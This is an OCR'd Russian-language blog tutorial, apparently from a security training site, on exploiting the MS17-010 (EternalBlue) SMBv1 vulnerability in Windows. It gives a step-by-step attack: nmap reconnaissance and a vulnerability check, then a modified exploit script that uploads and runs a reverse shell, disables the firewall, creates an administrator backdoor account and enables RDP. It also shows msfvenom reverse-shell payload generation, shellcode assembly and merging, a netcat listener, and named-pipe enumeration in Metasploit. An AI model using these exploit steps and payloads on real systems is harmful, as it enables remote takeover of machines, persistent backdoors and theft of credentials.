
Эксплуатация уязвимостей MS17-010 (EternalBlue)

codeby.school/blog/informacionnaya-bezopasnost/ekspluataciya-uyazvimostey-klassa-ms17-010



07.11.2021 | Категория Информационная безопасность

История вопроса

Уязвимости, описанные в MS Security Bulletin под номером 17-010, прогремели в 2017 году на весь мир. И было отчего! На базе этих уязвимостнй NSA разработало атаку **EternalBlue** ("Вечная синева", "бесконечная грусть"), которую и использовало задолго до официального обнаружения уязвимости. Вместе с бэкдором DoublePulsar атака EternalBlue входила в набор утилит NSA, который стал доступным общественности благодаря действиям хакерской группы Shadow Brokers. Стоит отметить, что утилиты NSA были существенно доработаны исследователем Шоном Диллоном. На базе этих же уязвимостей функционируют многие зловреды, например: WannaCry, NotPetya и Retefe.

Эта весьма серьёзная проблема затрагивает операционные системы Windows. Подробную информацию о версиях можно (и нужно) получить на сайте производителя, то есть Microsoft: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 . В большой таблице за EternalBlue ответственна CVE-2017-0144.

Даже не владеющему английским языком читателю будет несложно увидеть, что в списке присутствуют: **Windows Vista, 7, 8.1, 10; Windows Server 2008, 2012, 2016** - то есть вполне современные версии ОС, широко представленные в сетях компаний, которые могут оказаться целью хакерской атаки. **Windows XP, 8, Windows Server**

2003 также подвержены этой проблеме. Из бюллетеня видно, что MS17-010 включает в себя несколько различных программных ошибок в Windows SMB Server, точнее в **SMBv1**.

Что же это за сервис и насколько широко он используется?

SMB - server message block - протокол, позволяющий компьютерам в локальной сети получать доступ к совместным ресурсам (shared resources), таким как файлы и принтеры, видеть друг друга в локальной сети и т.п.. Полное описание сильно выходит за рамки данной статьи, но что важно: SMB жизненно важен для функционирования Windows и всегда присутствует в системе. До 2006 года существовала только версия SMBv1, как раз та, которую эксплуатирует EternalBlue. Windows Vista и 8, хотя и поддерживают вторую версию протокола, переходят на первую в случае, если их визави отказывается от использования SMBv2. Системы, где поддержка SMBv1 отсутствует по умолчанию - Windows 10 Fall Creators Update и Windows Server, version 1709 (RS3)[*1]. Поддержка SMBv2 в Linux ядрах появилась только с версии 3.7, Apple добавил поддержку SMBv2 в версии OS X 10.9.

Таким образом можно сделать вывод, что в большинстве более-менее крупных сетей **шансы** встретиться с хостом, отвечающим по SMBv1, достаточно **велики**.

Что же даёт эксплуатация такой уязвимости?

Возможности, которые получает атакующий, почти безграничны! В случае удачной атаки хакер получает возможность исполнения на хосте-жертве произвольного кода с привилегиями System - наивысшими возможными в Windows. Вот только некоторые из возможных последствий: получение полной конфигурации (и перечня защитных механизмов, то есть конфигурация Windows Defender, установленные HIDS и их конфигурация и так далее), утечка информации о пользователях и их правах, утечка хэшей паролей (с последующим перебором для восстановления паролей), утечка информации kerberos (с последующим восстановлением паролей и генерацией серебряных билетов) - то есть в перспективе полная компрометация всего домена.

Немного теории

Проблема возникает при сбое в обработке SMB-запроса (естественно, в связи с тем, что он некорректно составлен). Структура сообщений SMB задокументирована и доступна на сайте Microsoft[*2]. В рамках MS17-010 рассматриваются девять различных багов. Самыми интересными из них являются: Wrong type assigment in SrvOs2FeaListSizeToNt(), приводящая к переполнению буфера и Transaction secondary can be used with any transaction type, который заключается в том, что сервер не проверяет последовательность команд при выполнении SMB-транзакции, что приводит к возможности посылки очень больших сообщений (что необходимо

для того, чтобы затриггерить предыдущий баг). Таким образом, для эксплуатации бага необходимо иметь возможность посылать транзакционные команды и иметь доступ к любой share (вполне подходит IPC$).

Идеальным вариантом для эксплуатации является система с версией ниже Win8, так как в этом случае нам будут доступны anonymous (NULL) session, то есть для успешной эксплуатации не требуется никаких дополнительных знаний о пользовательских аккаунтах или named pipes.

Эксплуатация уязвимости

Итак, довольно скучной теории, переходим к практике. Что же нам понадобится, чтобы захватить уязвимый хост?

Во-первых, машина, на которой мы сможем запускать наши скрипты. Я использую kali Linux, один из стандартных дистрибутивов для специалиста по кибербезопасности. Вы можете использовать любую машину с установленным интерпретатором python. Вычислительная мощность и скорость подключения к сети особого значения не имеет (в разумных пределах).

Во-вторых, для обнаружения уязвимых хостов удобно использовать утилиту nmap. Этот известный продукт вот уже десятилетия незаменим при сканировании сетей. Нам он понадобится для определения версии ОС и используемого протокола SMB. Такое предварительной сканирование в большой сети позволит сразу очертить круг потенциальных целей и в дальнейшем не тратить время на неподходящие хосты.

В-третьих, для генерации "полезной нагрузки" удобно использовать утилиту msfvenom, которая сама по себе достойна отдельной статьи. В случае её отсутствия можно использовать готовые шеллкоды, но я не рекомендую этот вариант, не только по причинам небезопасности неизвестного шеллкода, но и по причинам ограниченности такого подхода (вряд ли вы найдёте шеллкод с реверс-шеллом на нужный вам ip и порт).

В-четвёртых, metasploit. Конечно, можно использовать его встроенные модули для эксплуатации MS17-010, но в этой статье мы будем использовать более гибкий метод, а metasploit будет исползоваться исключительно для поиска named pipes, если такая необходимость возникнет.

И, наконец, наша звезда - набор утилит для эксплуатации. В этой статье используется набор, который можно загрузить с GitHub из репозитория пользователя worawit: https://github.com/worawit/MS17-010. Скачайте его либо командой

```
git clone https://github.com/worawit/MS17-010.git
```

либо как архив - как вам удобнее.

Также необходимо некоторое количество потенциально уязвимых хостов, на которых у вас есть разрешение на проведение тестов. Если у вас есть выбор, попробуйте Windows 2000, Windows 7, Windows 8 и Windows Server 2012 - чтобы оценить различные варианты работы скриптов.

Работа строится по несложному алгоритму: сканирование портов, определение версии ОС, проверка возможности эксплуатации уязвимости, атака. При необходимости - коррекция ошибок и повторная атака.

При первом сканировании мы устанавливаем, какие открытые порты имеются в системе. Имеет смысл вначале проводить только сканирование TCP портов - как правило оно даёт достаточно информации. UDP-сканирование значительно медленнее.

```
kali@kali:~$ nmap -sT --top=50 10.11.1.227
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-20 14:56 CEST
Nmap scan report for 10.11.1.227
Host is up (0.090s latency).
Not shown: 41 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
25/tcp   open  smtp
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
1026/tcp open  LSA-or-nterm
```

1. **Nmap - TCP сканирование с попыткой установления соединения**

На рисунке представлено сканирование выбранного хоста (10.11.1.227) по протоколу TCP типа попытки установления соединения на 50 наиболее часто спользуемых портов (по данным разработчиков nmap). Дополнительно имеет смысл использовать ключи -oN (сохранение результата в файл) или даже -oA, если планируется использовать автоматические системы анализа, -vv, если необходима дополнительная информация и -Pn, если хост не отвечает на пакеты ping (или если мы точно знаем, что он доступен).


Поскольку сканирование прошло очень быстро, можно провести и UDP-scan. Его результат приведён на рисунке 2.

```
kali@kali:~$ sudo nmap -sU --top=50 10.11.1.227
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-20 14:57 CEST
Nmap scan report for 10.11.1.227
Host is up (0.13s latency).
Not shown: 42 closed ports
PORT     STATE         SERVICE
135/udp  open|filtered msrpc
137/udp  open          netbios-ns
138/udp  open|filtered netbios-dgm
161/udp  open|filtered snmp
445/udp  open|filtered microsoft-ds
500/udp  open|filtered isakmp
1434/udp open|filtered ms-sql-m
3456/udp open|filtered IISrpc-or-vat
```

2. **Nmap - UDP сканирование**

Итак мы видим, что перед нами явно Windows - по характерному набору открытых портов. Кроме того, мы можем предположить, что данный хост используется в качестве сервера (запущены сервисы ftp, smtp, http, snmp). Это интересная цель.

Для более подробного определения ОС можно использовать ключ nmap -O, однако можно попробовать получить необходимую информацию и во время сканирования smb сервиса, который, как мы видим, доступен. Результаты приведены на рисунке 3.



3. **Nmap - SMB сканирование**

Я намеренно не использую группу скриптов smb-vuln*, поскольку существует небольшая вероятность вызвать сбой на исследуемом хосте. Мы видим, что данное сканирование достаточно шумно, но SMBv1 настолько "разговорчив" сам по себе, что такое сканирование не обязательно будет выделяться в общем потоке трафика.

Результаты сканирования показывают, что:

1) мы имеем дело с Windows 2000 - потенциально уязвимой системой;

2) IPC$ доступен для чтения анонимному пользователю (Null session) и для чтения и записи пользователю "Guest" - то, что нужно для запуска эксплойта

3) есть ещё доступная сетевая папка - её содержимое, безусловно, нас интересует, но не входит в рамки данной статьи.

Для полной уверенности в том, что наша цель уязвима, используем скрипт checker.py из скачанного набора.

```
kali@kali:~$ python2 ./      ._/MS17-010/checker.py 10.11.1.227
Target OS: Windows 5.0
The target is not patched

=== Testing named pipes ===
spoolss: Ok (32 bit)
samr: Ok (32 bit)
netlogon: Ok (Bind context 1 rejected: provider_rejection; abstract_syntax_not_supported (this usually means the interface isn't listening on the give
n endpoint))
lsarpc: Ok (32 bit)
browser: STATUS_PIPE_NOT_AVAILABLE
```

4. **Использование утилиты checker**

Результат работы скрипты показывает, что цель уязвима, а также показывает некоторые из доступных named pipes. Кроме того, мы видим, что эта система 32-битная (для Win2k это очевидно, но для других ОС возможны варианты).


Теперь нам нужно выбрать подходящий скрипт из набора. Для этого нужно заглянуть в файл README.md. Видим: "zzz_exploit.py Exploit for Windows 2000 and later (requires access to named pipe)". Заглянем внутрь этого скрипта (для краткости приведена только наиболее интересная часть листинга):

```
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()

        print('creating file c:\\pwned.txt on the target')
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        smbConn.disconnectTree(tid2)

        #smb_send_file(smbConn, sys.argv[0], 'C', '/exploit.py')
        #service_exec(conn, r'cmd /c copy c:\pwned.txt c:\pwned_exec.txt')
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."

def smb_send_file(smbConn, localSrc, remoteDrive, remotePath):
        with open(localSrc, 'rb') as fp:
                smbConn.putFile(remoteDrive + '$', remotePath, fp.read)
```

5. **Выдержка из листинга zzz_exploit.py**

Мы видим, что сейчас запуск этого эксплойта приведёт к созданию файла "pwned.txt" на целевой системе. Однако скрипт легко изменить таким образом, чтобы загрузить и исполнить произвольный файл.

Вначале посмотрим, как отрабатывает скрипт в исходном варианте:



6. **Exploit Win2k**

Мы видим, что всё прошло успешно и файл был создан. Однако, интересно протестировать и более агрессивный вариант. Модифицируем файл эксплойта - например на рисунке ниже добавлен код, загружающий на устройство reverse shell (и вызывающий его, конечно же), а также создающий пользователя, добавляющий его в группу локальных администраторов, открывающий доступ по RDP и отключающий фаервол.

```
def smb_pwn(conn, arch):
        smbConn = conn.get_smbconnection()
        tid2 = smbConn.connectTree('C$')
        fid2 = smbConn.createFile(tid2, '/pwned.txt')
        smbConn.closeFile(tid2, fid2)
        print('File created. Trying to upload reverse shell')
        smb_send_file(smbConn, 'rev_443.exe', 'C', '/rev_443.exe')
        print('Uploaded. Trying to switch off the firewall.')
        service_exec(conn, r'cmd /c netsh advfirewall set allprofiles state off')
        print('Firewall is off')
        print('Making user evil with password evil1234')
        service_exec(conn, r'cmd /c net user evil evil1234 /add')
        service_exec(conn, r'cmd /c net localgroup Administrators evil /add')
        print('Enabling RDP')
        service_exec(conn,r'cmd /c reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d
 0 /f')
        print('Try RDP now')
        print('Uploaded.Trying to execute')
        service_exec(conn, r'cmd /c /rev_443.exe')
        smbConn.disconnectTree(tid2)
        # Note: there are many methods to get shell over SMB admin session
        # a simple method to get shell (but easily to be detected by AV) is
        # executing binary generated by "msfvenom -f exe-service ..."

def smb_send_file(smbConn, localSrc, remoteDrive, remotePath):
        with open(localSrc, 'rb') as fp:
                smbConn.putFile(remoteDrive + '$', remotePath, fp.read)
```

6. **Модификации эксплойта**

Конечно в реальности мы будем использовать только один из вариантов, но в качестве примера такой листинг удобен.

Для того, чтобы всё это сработало в полном объёме, нужен собственно reverse shell, который мы хотим запустить. Для того, чтобы его сделать, в свою очередь, нужна утилита msfvenom.

Вот таким образом мы можем создать эксплойт, который будет открывать reverse shell на указанный нами адрес и порт:


```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.1 LPORT=4444 EXITFUNC=thread -f hex -o rev_shell_to_4444.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hex file: 648 bytes
Saved as: rev_shell_to_4444.bin
kali@kali:~$
```

7. **Генерация payload'а с помощью msfvenom**

В качестве ОС для нашей нагрузки мы указываем windows - что соответствует 32-битной версии. Для 64-битной строка будет выглядеть как windows/x64. В качестве желаемой нагрузки выбран reverse TCP shell без предзагрузчика (non-staged payload). В параметрах указан ip адрес и порт, на которые мы хотим открыть соединение (в данном случае наша Кали). Exitfunc=thread позволит нашему процессу выполняться в отдельном треде (и не завершиться по окончании основного процесса, а продолжить работу). Также указываем формат вывода - hexadecimal codes для eternalblue_exploit7.py (подробнее чуть ниже) и exe для zzz_exploit.py. Последний штрих - имя файла, в который сохраняется payload. Я предпочитаю давать эксплойтам названия, включающие некоторую информацию о том, как их предполагается использовать, но в целом это дело вкуса.

Обратите внимание, что в коде эксплойта выше указано другое название payload'а. Этот момент нужно подправить перед запуском - если вы собираетесь использовать эксплойт часто, имеет смысл добавить имя файла в возможные агрументы командной сроки.

Вот результат успешного выполнения скрипта на Win8:



8. **RDP включен**

Мы видим, что RDP соединение готово к установке. Соглашаемся принять сертификат и видим десктоп:

9. **Захваченный десктоп**

Поскольку наш пользователь входит в группу локальных администраторов, нам открываются широкие перспективы по разработке захваченной системы, но это тема для отдельной статьи.

Похожим образом используются и другие скрипты. Однако для eternalblue_exploit*.py подготовка payload'a выглядит чуть интереснее. Вначале мы собираем shellcode с помощью nasm

```
MS17-010$ cd shellcode
MS17-010/shellcode$ nasm -f bin eternalblue_kshellcode_x86.asm -o ./shell_kernel_x86.bin
MS17-010/shellcode$ nasm -f bin eternalblue_kshellcode_x64.asm -o ./shell_kernel_x64.bin
```

10. **Сборка шеллкода**

Затем генерируем payload. Если используется нагрузка в виде reverse shell'a, то можно склеить вместе версии для 32 и 64-битных ОС. Если же хочется, например, добавить пользователя, то мы ограничимся 32-битной архитектурой (работать будет и на 64-битной системе). Для склейки в наборе утилит есть скрипт eternalblue_sc_merge.py

```
kali@kal                MS17-010/shellcode$ msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread -f raw -o shell_443_x86.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Saved as: shell_443_x86.bin
kali@kali:              MS17-010/shellcode$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread -a x64 -f raw -o shell_443_
x64.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Saved as: shell_443_x64.bin
kali@kali:              S17-010/shellcode$ cat shell_kernel_x86.bin shell_443_x86.bin > shell_x86_full.bin
kali@kal                S17-010/shellcode$ cat shell_kernel_x64.bin shell_443_x64.bin > shell_x64_full.bin
kali@kal                S17-010/shellcode$ python2 eternalblue_sc_merge.py shell_x86_full.bin shell_x64_full.bin shell_443.bin
kali@kal                S17-010/shellcode$ cd ..
```


11. **Склейка эксплойта**

Перед запуском мы стартуем наш листенер (nc). Порты ниже 1024 требуют привилегий root. Порт 443 выбран из тех соображений, что он как правило открыт на фаерволе для исходящих соединений, и в то же время не подвергается синтаксическому анализу запросов (как, например, ftp или http).

Что может пойти не так?


1. Конфигурация системы (то есть в первую очередь конфигурация фаервола) может запрещать исходящие соединения от недоверенных программ. Именно поэтому добавление пользователя и подключение RDP ак правило проходит проще, чем запуск reverse shell. Также в системе может быть отключен SMBv1, что делает её неподверженной атаке.
2. В системе может быть установлен патч от Microsoft. Ничего не поделаешь, система неуязвима для рассматриваемого типа атак. О таком развитии событий нас вовремя предупредит checker.py.

3. Новые версии Windows не содержат этой уязвимости. При первичном сканировании вы увидите, что система не подвержена этой уязвимости. Также, необходимо правильно выбрать скрипт исходя из атакуемой версии. Вот пример неправильно выбранной версии (эксплойт для Win7, система Win8.1)



12. **Результат работы неверно выбранного скрипта**

Корректируем наш выбор и получаем долгожданный доступ. Этот шелл не полностью интерактивен, как и положено шеллу нетката, но "улучшение" доступа - это отдельная интересная тема.



13. **Системный шелл в nc**

После получения удобного доступа мы можем исследовать систему для получения дополнительной информации, собирать хэши паролей, добавлять пользователей, изменять настройки фаервола для сохранения доступа к системе (например, через rdp).

Поиск named pipe

Используемые эксплойтом named pipes могут быть недоступны. В таком случае нам понадобится найти подходящую named pipe. Для этого будем использовать metasploit. Утилита проводит перебор известных named pipes, лист можно дополнять. Можно написать и свой скрипт, но это отдельная тема.

```
[*] Starting persistent handler(s)...
msf5 > search pipe_auditor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/pipe_auditor                     normal  No     SMB Session Pipe Auditor


msf5 > use uxiliary/scanner/smb/pipe_auditor

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/smb/pipe_auditor                     normal  No     SMB Session Pipe Auditor


[*] Using auxiliary/scanner/smb/pipe_auditor
msf5 auxiliary(scanner/smb/pipe_auditor) > options

Module options (auxiliary/scanner/smb/pipe_auditor):

   Name          Current Setting                                                  Required  Description
   ----          ---------------                                                  --------  -----------
   NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                         yes       The target host(s), range CI
DR identifier, or hosts file with syntax 'file:<path>'
   SMBDomain     .                                                                no        The Windows domain to use fo
r authentication
   SMBPass                                                                        no        The password for the specifi
ed username
   SMBUser                                                                        no        The username to authenticate
 as
   THREADS       1                                                                yes       The number of concurrent thr
eads (max one per host)

msf5 auxiliary(scanner/smb/pipe_auditor) >
```

14. **Metasploit: модуль Pipe auditor**

